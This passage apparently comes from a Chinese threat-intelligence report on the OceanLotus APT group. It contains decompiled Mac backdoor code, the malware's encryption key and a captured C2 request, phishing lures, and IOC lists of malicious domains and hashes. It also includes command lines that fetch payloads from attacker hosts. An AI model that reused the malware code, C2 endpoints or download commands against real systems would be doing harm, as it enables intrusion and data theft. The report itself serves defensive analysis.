if ( v4 )
{
  std::string::string((std::string *)&v15, a1);
  v21 = *(_OWORD *)"\xBC\xED\xAA\xD4c\x04\x95\xF7\xF4\xEF\xE8\t\x01p\xA1\x93";
  v22 = 0;
  v5 = (const char *)fun_DecodeStr((__int64)&v21, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
  v6 = (char *)v5;
  v7 = strlen(v5);
  if ( std::string::find((std::string *)&v15, v6, 0LL, v7) == -1LL )
  {
    sub_1000040C0((std::string *)&v14, v6, (std::string *)&v15);
    std::string::assign((std::string *)&v15, (const std::string *)&v14);
    v8 = v14 - 24;
    if ( (_UNKNOWN *)(v14 - 24) != &std::string::_Rep::_S_empty_rep_storage
      && _InterlockedExchangeAdd((volatile signed __int32 *)(v14 - 8), 0xFFFFFFFF) <= 0 )
    {
      std::string::_Rep::_M_destroy(v8, &v18);
    }
  }
  if ( v6 )
    free(v6);
  curl_easy_setopt(v4, CURLOPT_URL, v15);
  curl_easy_setopt(v4, CURLOPT_WRITEFUNCTION, sub_10000FB9A);
  curl_easy_setopt(v4, CURLOPT_FILE, &v16);
  curl_easy_setopt(v4, CURLOPT_TIMEOUT, *((_QWORD *)v2 + 1));
  v19 = *(_OWORD *)"@G\xB9\xCF\x43\xFB%\x19Ry\xC8\x7F\xF1\x9402x";
  v20 = 0;
  v9 = (void *)fun_DecodeStr((__int64)&v19, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
  curl_easy_setopt(v4, CURLOPT_USERAGENT, v9);
  if ( v9 )
    free(v9);
  if ( *((_BYTE *)v2 + 24) )
    curl_easy_setopt(v4, CURLOPT_COOKIE, *((_QWORD *)v2 + 2));
  v10 = curl_easy_perform(v4);
  *((_DWORD *)v2 + 7) = *__error();
  if ( v10 == 52 )
  {
    v11 = rand();
    sleep(v11 - 3 * (((unsigned __int64)(1431655766LL * v11) >> 63) + ((unsigned __int64)(1431655766LL * v11) >> 32)) + 1);
    v10 = curl_easy_perform(v4);
    *((_DWORD *)v2 + 7) = *__error();
  }
  if ( v10 == CURLE_OK )
  {
    curl_easy_getinfo(v4, CURLINFO_RESPONSE_CODE, &v13);
```

远控的消息分发函数如下：会根据第一自己的 token 执行不同的操作，下图为列目录的操作：

```
              if ( v26 == 'r' )
              {
                v10 = 1;
                v5 = (char *)&v153;
                pthread_create(&v84, &v153, sub_10000BC6B, v44);
                goto LABEL_165;
              }
            }
            else if ( v26 == '#' || v26 == '<' )
            {
              v10 = 1;
              v5 = (char *)&v153;
              pthread_create(&v84, &v153, (void *(__cdecl *)(void *))sub_10000B654, v44);// list dir
              goto LABEL_165;
            }
            if ( *v46 )
              operator delete(*v46);
            v52 = (void *)(*v45 - 24LL);
            if ( v52 != &std::string::_Rep::_S_empty_rep_storage
              && _InterlockedExchangeAdd((volatile signed __int32 *)(*v45 - 8LL), 0xFFFFFFFF) <= 0 )
            {
              v5 = &v152;
```

传输数据用的密钥和解密字符串的密钥不一样，下图为传输数据的加密密钥：

07E74FF2CE9688C8F79B91AB32C95D11C140D3AC

```
__data:00000001000173F0 unk_1000173F0   db    7                 ; DATA XREF: fun_MainSendInfo+F0↑o
__data:00000001000173F0                                         ; fun_MainSendInfo+282↑o
__data:00000001000173F1                 db 0E7h
__data:00000001000173F2                 db  4Fh ; O
__data:00000001000173F3                 db 0F2h
__data:00000001000173F4                 db 0CEh
__data:00000001000173F5                 db  96h
__data:00000001000173F6                 db  88h
__data:00000001000173F7                 db 0C8h
__data:00000001000173F8                 db 0F7h
__data:00000001000173F9                 db  9Bh
__data:00000001000173FA                 db  91h
__data:00000001000173FB                 db 0ABh
__data:00000001000173FC                 db  32h ; 2
__data:00000001000173FD                 db 0C9h
__data:00000001000173FE                 db  5Dh ; ]
__data:00000001000173FF                 db  11h
__data:0000000100017400                 db 0C1h
__data:0000000100017401                 db  40h ; @
__data:0000000100017402                 db 0D3h
__data:0000000100017403                 db 0ACh
```

加密后的数据发送到 C2，如图：

C2: web.dalalepredaa.com

Stream Content

```
POST /store/ads/modal.css HTTP/1.1
Host: web.dalalepredaa.com
User-Agent: curl/7.36.1
Accept: */*
Content-Length: 334
Content-Type: application/x-www-form-urlencoded

..TE.Cf...%.u....%.Q...[...{.U$..0..<'.s..1.......+.m
....r..M.......9.....d..k......%...=..O9...u.Y.F..A&....Yr..H.W..Ss..jhlPQ.
.:......>.16........y2...z..<..?{.....,...m..z...v&.gj...0...F.`.....s.....
+...h}......nA..T(V:.fo4:.7.W-YWP...m......Ib.E....c.=....&.L.....1...
C.......c....Mc...-...3
.....e.....0.3g"h....#`.{.........
```

值得注意的是，我们发现海莲花近期的 Mac 样本中有的会带有签名，去重后我们发现常用的为两个：


Melinda Cline (**P74QRJXB2F**)

DAVID DOWELL (**B5YH6VDVRE**)


Office 样本关联

经过关联分析发现，该宏文档样本与大量样本存在同源情况。


下图为其中比对案例，可以看出，文档的创建内容的时间相同，并且作者同样相同。



下图为模板特征，模板文件名极具海莲花特色。



经过分析发现，我们总结了海莲花的攻击文档中常用的作者名，其中最大规模的攻击活动为“DEV”活动和” Tushar”活动。




通过对各类维度进行关联分析后，可以得到在这一系列恶意宏文档投放活动中涉及的文档名和 Hash 值。

文档名	MD5
test.doc	5c9ef8b5263651a08ea1b79057a5ee28
Scan_Mau_Ao_Thun.doc	b858c08cf7807e462ca335233bd83fe7
Content marketing Kaspersky.doc	c313f8a5fd8ca391fc85193bc879ab02
doc.doc	473fdfefa92725099ca87e992edbc92c
LÝ_ANH_TRUNG_CV.doc	02cec2f17a7910b6fa994f340bbbc297
LÝ ANH TRUNG CV.doc	dd5ae0c0a7e17d101f570812fec4e5e4
LÝ_ANH_TRUNG_CV.doc	90e5ff68bf06cb930ed8c040139c4650
LÝ_ANH_TRUNG_CV.doc	6db450c4c756071ecafff425d6183d7d
CV-DucNguyenMinh.doc	cb39e2138af92c32e53c97c0aa590d48
CV Nguyen Minh Duc.docx	8e13895504e643cd8e0e87377b25bd6b
Danh sach can bo vi pham.doc	d3c27f779d615a1d3a35dff5e9561eb0
Danh Sach Nhan Vien Bien Thu Tien Cong Ty.docx	27425360d18feea54860420006ea9833
Danh Sach Nhan Vien Bien Thu Tien Cong Ty.docx	cf0142da12509f544a59093495c3a6dd
CV-AnthonyWei-CustomerService.docx	b1df440e5dd64ffae9f7e792993f2f4c
	878fa022bd5e5caf678fe8d728ce42ee
	f78be074f6bc67a712e751254df5f166
Ho Chi Minh.docx	e2aed850c18449a43886fc79b342132f


DS-Card-ChienThang-TraVinh.docx	74b456adf2ae708789fb2d34ecccb954
HopDong-XXX-TP-092018.docx	72263750df84e24fe645206a51772c88
BBLV_ASC_DG_092018.docx	3a574c28beca4f3c94d30e3cf3979f4c
indo.docx	ee836e0f7a40571523bf56dba59898f6
Danh sách các nhà đấu tranh bị bắt 2.9.doc	f6068b672a19ce14981df011a55081e4
1	00ac0d7337290b74bdd7f43ec4a67ddb

针对这批样本的诱饵名称进行分析后，各有特色

1、名称具有政治特色：被捕活动人士名单




2、包括一些利用简历去进行钓鱼攻击活动



可以关联到@vupt_bka 安全研究员分析的一封海莲花使用简历钓鱼的邮件。

https://twitter.com/vupt_bka/status/1083653486963638275



From: Minh Duc Nguyen [mailto:minhduc90.ng@gmail.com]
Sent: Monday, September 24, 2018 3:48 PM
To:
Subject: [APPLY CV AT - NGUYEN MINH DUC]

To whom it may concern,
My name is Minh Duc,
After reading and researching the position you posted in Machine Learning Forum on Facebook, I'd like to express my interest in applying.
With highly proficient in Data analytics and strongly in Python, I am more than confident and ready to be an collaborative member in your team.
Also, I've attached my CV in this email.

I'm looking forward to hearing from you soon.


Best, https://mycv.vip/downloads/cv-ducnguyenminh.doc
Click to follow link


My résumé


(Mr). **Minh-Duc Nguyen**

3、还有一些显示诱导宏启动的文档，与以往的诱导界面不一致。

并且历史样本和最新样本技术方面同样存在不同，如下所示，某些历史样本并没有使用模板注入技术，而是使用的直接宏代码执行方法，并将要执行的代码显示在文档内容中，也就是样本分析一节中提到的 OHN 宏代码。








上述这类宏样本在经过关联分析后，可以发现该类攻击最早是在 2017 年，越南上传的诱饵文档，从文件名看，很大概率是测试样本。

SAMPLES 08_11__12_2017 (317)

c4d35f3263fef4a533e7403682a034c3


4、出现频率最高的越南语文档保护诱饵系列



压缩包类诱饵关联

在对海莲花的一个 Thu moi 2019.rar 样本进行分析的过程中，我们发现该样本的生成时间疑似存在自定义的嫌疑

因为从样本的上传时间来看，其上传至 VT 的时间为 2019 年 3 月 1 日，而压缩包内的时间差距过大。



因此，我们对该时间进行关联捕获后，发现了多个海莲花的关联样本。

文件名	MD5
60982849-c8e4-4039-8f59-dfb78d8bab0d 15f5adf1-8798-49bf-b666-4a6c3d90b69e	bcbc1bef20d2befdd290e31269e0174a
4052d2e7-ca42-4cd4-8841-52f782bba411	dfaa343552e8d470096a0a09a018930f
ffea6446-ab7a-4e47-b7ff-e461f9775177	9b1ce9df321ce88ade4ff3b0ada5d414

5d47e097-c3bc-401e-8c0f-e877280b368a	da14eece6191551a31d37d1e96681cd1
Thu moi 2019.rar	76289f02a0b31143d87d5e35839fb24a

因此可以进一步肯定，海莲花团伙会自定义样本的生成时间，并批量生成样本进行投放。

总结

本报告涉及了大量的对于海莲花团伙对中南半岛国家攻击活动及所使用的资源，揭示了其从不停歇的攻击历史、极其广泛的攻击目标和非常有创意的技术手段。海莲花组织无论是针对国内外进行攻击，其投放诱饵的手段、载荷变化、木马免杀技术，甚至是回连域名资产均在不停地演进变化，体现了非常强大的对抗能力和攻击意志。

因此，我们在跟踪海莲花针对中国的攻击活动时，通过分析海莲花针对其他实体攻击行动中所体现的 TTP，对其加深了解并持续进行针对性的对抗，这个过程永无止境。

IOC

域名
syn.servebbs.com
word.webhop.info
beta.officopedia.com
outlook.updateoffices.net
outlook.betamedias.com
outlook.officebetas.com
office.allsafebrowsing.com
open.betaoffice.net
cortanazone.com
b.cortanazone.com
cortanasyn.com
api.blogdns.com
dominikmagoffin.com
blog.artinhauvin.com
worker.baraeme.com
kingsoftcdn.com
style.fontstaticloader.com
plan.evillese.com
bluesky2018man.com
enum.arkoorr.com
background.ristians.com
pong.dynathome.net
zone.servehttp.com

cdn.eworldship-news.com
api.blogdns.com
online.stienollmache.xyz
image.fontstaticloader.com
mappingpotentials.com
vnbizcom.com
cdn3.onlinesurveygorilla.com
eworldship-news.com
enormousamuses.com
163mailservice.com
stackbio.com
mailserviceactivation.com
web.dalalepredaa.com
rio.imbandaad.com
p12.alerentice.com

诱饵文档
fd128b9f0cbdc374227cf5564371aacc
4a0144c7436e3ff67cf2d935d82d1743
4c30e792218d5526f6499d235448bdd9
d8a5a375da7798be781cf3ea689ae7ab
2d3fb8d5b4cefc9660d98e0ad46ff91a
89e3f31c6261f4725b891c8fd29049c9
7b0e819bd8304773c3648ab03c9f182a
c4d35f3263fef4a533e7403682a034c3
b1df440e5dd64ffae9f7e792993f2f4c
a76be0181705809898d5d7d9aed86ee8
2785311085b6ca782b476d9c2530259c
60501717f81eacd54facecf3ebadc306
3d7cd531d17799832e262eb7995abde6
c7931fa4c144c1c4dc19ad4c41c1e17f

同源文档:
5c9ef8b5263651a08ea1b79057a5ee28
b858c08cf7807e462ca335233bd83fe7
c313f8a5fd8ca391fc85193bc879ab02
473fdfefa92725099ca87e992edbc92c
02cec2f17a7910b6fa994f340bbbc297
dd5ae0c0a7e17d101f570812fec4e5e4
90e5ff68bf06cb930ed8c040139c4650
6db450c4c756071ecafff425d6183d7d
cb39e2138af92c32e53c97c0aa590d48
8e13895504e643cd8e0e87377b25bd6b

d3c27f779d615a1d3a35dff5e9561eb0
27425360d18feea54860420006ea9833
cf0142da12509f544a59093495c3a6dd
b1df440e5dd64ffae9f7e792993f2f4c
878fa022bd5e5caf678fe8d728ce42ee
f78be074f6bc67a712e751254df5f166
e2aed850c18449a43886fc79b342132f
74b456adf2ae708789fb2d34ecccb954
72263750df84e24fe645206a51772c88
3a574c28beca4f3c94d30e3cf3979f4c
ee836e0f7a40571523bf56dba59898f6
f6068b672a19ce14981df011a55081e4
00ac0d7337290b74bdd7f43ec4a67ddb

同源 PE
2f9af6b9d73218c578653d6d9bd02d4d
c9d29501410e19938cd8e01630dc677b

URL:
http[:]//download-attachments.s3.amazonaws.com/db08b565038ac83e89e7b55201479f37ea49e525/f0c6ea8e-d2f8-445f-b649-57808b2015b7

样本特征:

ZA:\Code\Macro_NB2\Request\PostData32.exe -u https://word.webhop.info/blak32.gif -t 200000
ZA:\Code\Macro_NB2\Request\PostData32.exe -u https://syn.servebbs.com/kuss32.gif -t 200000
UA:\Code\Nb2VBS\Request\PostData32.exe -u https://ristineho.com/threex32.png -t 60000
XA:\Code\Macro_NB2\Request\PostData32.exe -u https://cortanasyn.com/kirr32.png -t 200000
C:\Users\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostData32.exe

{C:\Users\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostData32.exe -u https://office.allsafebrowsing.com/fdsw32.png -t 240000

SecurityAndMaintenance_Error.bin
d:\work\malware\vinacap\SecurityAndMaintenance_Error.png
d:\work\forensics\vinacap\dfir\nhule\files\SecurityAndMaintenance_Error.png
D:\work\forensics\vinacap\DFIR\Nhule\files\SecurityAndMaintenance_Error.png

MAC 样本签名：
Melinda Cline (**P74QRJXB2F**)
DAVID DOWELL (**B5YH6VDVRE**)

参考链接

[1] https://ti.qianxin.com/blog/articles/oceanlotus-targets-chinese-university/
[2] https://twitter.com/blackorbird/status/1118399331688570880
[3] https://medium.com/@sp1d3rm4n/apt32-oceanlotus-m%E1%BB%99t-chi%E1%BA%BFn-d%E1%BB%8Bch-apt-b%C3%A0i-b%E1%BA%A3n-nh%C6%B0-th%E1%BA%BF-n%C3%A0o-ph%E1%BA%A7n-2-119a24585d9a
[4] https://twitter.com/blackorbird/status/1086186184768815104
[5] https://twitter.com/RedDrip7/status/1119204830633848834

附录

红雨滴高级威胁研究团队（RedDrip Team）

奇安信旗下的高级威胁研究团队红雨滴（天眼实验室），成立于 2015 年，持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击团伙的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

